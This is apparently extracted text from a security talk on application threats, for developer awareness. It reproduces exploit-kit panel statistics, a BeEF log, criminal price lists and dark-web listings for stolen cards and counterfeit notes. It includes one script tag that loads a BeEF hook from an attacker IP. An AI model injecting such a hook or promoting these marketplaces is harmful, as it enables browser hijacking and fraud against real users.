
POTENTIAL ADVERSARIES



Organized Crime




Hacktivists



Nation States

APP VECTORS FOR DATA BREACHES




Source | "Data Breach Report", Verizon, 2015



SCALABLE BLACKMARKET BUSINESSES

“Paunch had more than 1,000 customers and was earning \$50,000 per month from his illegal activity”

Source | krebsonsecurity.com 2013





Phoenix Exploit's Kit

V2.0

COMES WITH TRIPPLE SYSTEM

Operation systems statistics

OS	Visits	Exploited	Percent
----	--------	-----------	---------

Windows Vista	6371	957	15.02%
---------------	------	-----	--------

Windows XP	7135	807	11.31%
------------	------	-----	--------

Windows XP SP2	1211	200	16.52%
----------------	------	-----	--------

Other	2185	26	1.19%
-------	------	----	-------

Windows 7	3832	12	0.31%
-----------	------	----	-------

Windows 2000	76	8	10.53%
--------------	----	---	--------

Windows 2003	36	6	16.67%
--------------	----	---	--------

Windows	12	4	33.33%
---------	----	---	--------

Linux	223	0	0%
-------	-----	---	----

Windows 98	13	0	0%
------------	----	---	----

Windows ME	1	0	0%
------------	---	---	----

Advanced browsers statistics

Browser	Visits	Exploited	Percent
---------	--------	-----------	---------

MSIE v8.0	3717	437	11.76%
-----------	------	-----	--------

Firefox v3.5.9	2287	381	16.66%
----------------	------	-----	--------

Firefox v3.6.3	7400	361	4.88%
----------------	------	-----	-------

MSIE v7.0	1840	298	16.2%
-----------	------	-----	-------

Firefox v3.0.19	641	152	23.71%
-----------------	-----	-----	--------

MSIE v6.0	437	89	20.37%
-----------	-----	----	--------

Chrome	940	61	6.49%
--------	-----	----	-------

Other	144	24	16.67%
-------	-----	----	--------

Firefox v3.5.7	128	16	12.5%
----------------	-----	----	-------

Firefox v3.5.8	108	16	14.81%
----------------	-----	----	--------

Firefox v3.6	264	15	5.69%
--------------	-----	----	-------

Menu

[Simple statistics](#)

[Advanced statistics](#)

[Countries statistics](#)

[Referers statistics](#)

[Clear statistics](#)

[Upload .exe](#)

[Exit](#)

crimeweb

[MAIN](#) • [REFRESH](#) • [REFERRERS](#) • [COUNTRIES](#) • [BLACKLIST CHECK](#) • [DOWNLOADER](#) • [IFRAME](#) • [CLEAR STATS](#) • [SETTINGS](#) • [LOGOUT](#)

overall stats

unique hits	loads	exploit rate
5927	1793	30%




exploit stats

iepeers	mseimc	pdf	libtiff	mdac	java	webstart	activex	other	aggressiv
27	52	199	22	80	0	1071	0	25	317

os stats

os	hits	loads	rate
windows 2k	21	2	10%
windows 2k3	9	4	44%
windows xp	3594	1133	32%
windows vista	2280	632	28%

browser stats



Show 10 entries

	IP Address	Name	OS Name	Version	Purpose	Services	Vulns	Notes	Updated	Status
<input type="checkbox"/>	10.1.95.80		OS Unknown		device		1		2 minutes ago	Looted
<input type="checkbox"/>	10.1.95.113	vmware-bavm	Linux vmware Compatible Payloads =====	2.6.12-5 Oct 10 2005 i686						
<input type="checkbox"/>	10.1.95.253		Kali Linux							

Showing 1 to 3 of 3 entries



the victim page

2 Thu Feb 07 2013 15:23:47 GMT-0500 (Eastern Standard Time)

data: result=User pressed allow, you should get pictures soon

3 Thu Feb 07 2013 15:23:47 GMT-0500 (Eastern Standard Time)

4 Thu Feb 07 2013 15:23:48 GMT-0500 (Eastern Standard Time)

```
<script src="http://<attackerIP>:3000/hook.js" type="text/javascript"></script>
```

BLACKMARKET PRICES

Current DDoS Attack Prices

Attacks Per Hour = \$3-\$5

Attacks Per Day = \$60-\$90

Attacks Per Week = \$350-\$600

Nuclear Exploit Pack Lease Rates

\$50 --- a day

\$400--- a week

\$600 ---a month

• \$600

Sweet Orange Exploit Pack Lease Rates

\$450---a week

\$1,800---a month

Nuclear and Sweet Orange are similarly priced in their weekly rates but Nuclear at \$600 a month is far cheaper by the month than Sweet Orange which is \$1800 a month to lease.

• \$1800

Hacker service	Price
Social Security number (sold as part of 'Fullz' dossier)	\$30
Date of birth	\$11
Health insurance credentials	\$20
Visa or MasterCard credentials	\$4
American Express credentials	\$7
Discover credit credentials	\$8
Credit card with magnetic stripe or chip data	\$12
Bank account number (balance of \$70,000 to \$150,000)	\$300 or less
Full identity 'Kitz'	\$1,200 to \$1,300

Source: Dell SecureWorks

Currencies, banks, money markets, clearing houses, exchangers:

- [The Green Machine!](#) ↗ Forum type marketplace with some of the oldest and most experienced vendors around. Get your paypals, CCs, etc, here!!
- [The PaypalCenter](#) ↗ Live Paypal accounts with good balances - buy some, and fix your financial situation for awhile.
- [Premium Cards](#) ↗ Oldest cc vendor, Top quality Us & Eu credit cards!
- [Hack Masters Trust](#) ↗ Risk Free Pre-Paid cards for sale.
- [Unique Opportunities](#) ↗ Offering a couple of high quality products for a great deal!
- [Hidden Wallet](#) ↗ - Tor Anonymous Hidden Bitcoin Wallet
- [Paypal Baazar](#) ↗- paypal accounts for sale
- [Cash Machine](#) ↗ - Phished PayPal, Neteller, Skrill, BoA, Wells fargo bank Accounts, Paysafecard's, US & EU Credit cards are available here.
- [Shadow Wallet](#) ↗ - An Anonymous user Friendly Bitcoin Wallet/Mixer - Highly Regarded Service
- [SOL's USD Counterfeits](#) ↗ - High Quality 20 USD Counterfeit Notes - Trusted Service.
- [OnionWallet](#) ↗ - Anonymous Bitcoin Wallet and Bitcoin Laundry.
- [The Queen of Cards](#) ↗ - #1 Female Carding Forum for CCs, Pre-Paid, WU, MG, Bank & PayPal Transfers, Since 2011!
- [Wall Street](#) ↗ - Paypal accounts, credit cards, we have everything!!
- [Cheap Euros](#) ↗ - 20€ Counterfeit bills. Unbeatable prices!!
- [Paypal-Coins](#) ↗ - Buy a paypal account and receive the balance in your bitcoin wallet.
- [EasyCoin](#) ↗ - Bitcoin Wallet with free Bitcoin Mixer.

ID	LOGIN EMAIL	COUNTRY	BALANCE	PRICE	STATUS	
#20141209_3	*****muster55	US	\$855.23	\$170	Available	Buy! »
#20141209_2	*****bixby77	Canada	\$1,213.33	\$205	Available	Buy! »
#20141209	*****bussi4325	US	\$3,549.56	\$700	Available	Buy! »
#20141208	*****wurst	Germany	\$2,544.58	\$400	Available	Buy! »
#20141207_5	*****buzzkill	US	\$2,088.74	\$348	Available	Buy! »
#20141207_4	*****ianoshvaly	Poland	\$2,031.30	\$340	Available	Buy! »
#20141207_3	*****futter47	US	\$1,788.64	\$300	On Hold	Buy! »
#20141207_2	*****makey7	US	\$1,575.49	\$250	Available	Buy! »
#20141207	*****_hankinson	UK	€1,460.27	\$250	Available	Buy! »
#20141206_4	*****dowalski	US	\$1,427.69	\$235	Available	Buy! »
#20141206_3	*****w8t4u	US	\$1,288.58	\$214	Available	Buy! »
#20141206_2	*****rock895	Germany	€1,107.01	\$198	Available	Buy! »

YOU

What to do?



**UNDERSTAND YOUR APPLICATION'S VALUE
& ADVERSARIES**

LEARN TO HACK

OWASP Top 10
OWASP Security Shepherd
OWASP WebGoat
Bug Bounty Programs
Your Applications

LEARN TO DEFEND

Capture The Flag
Fix Security Bugs
OWASP Top 10
OWASP Cheat Sheets

THANKS

MICHAEL COATES

@_MWC

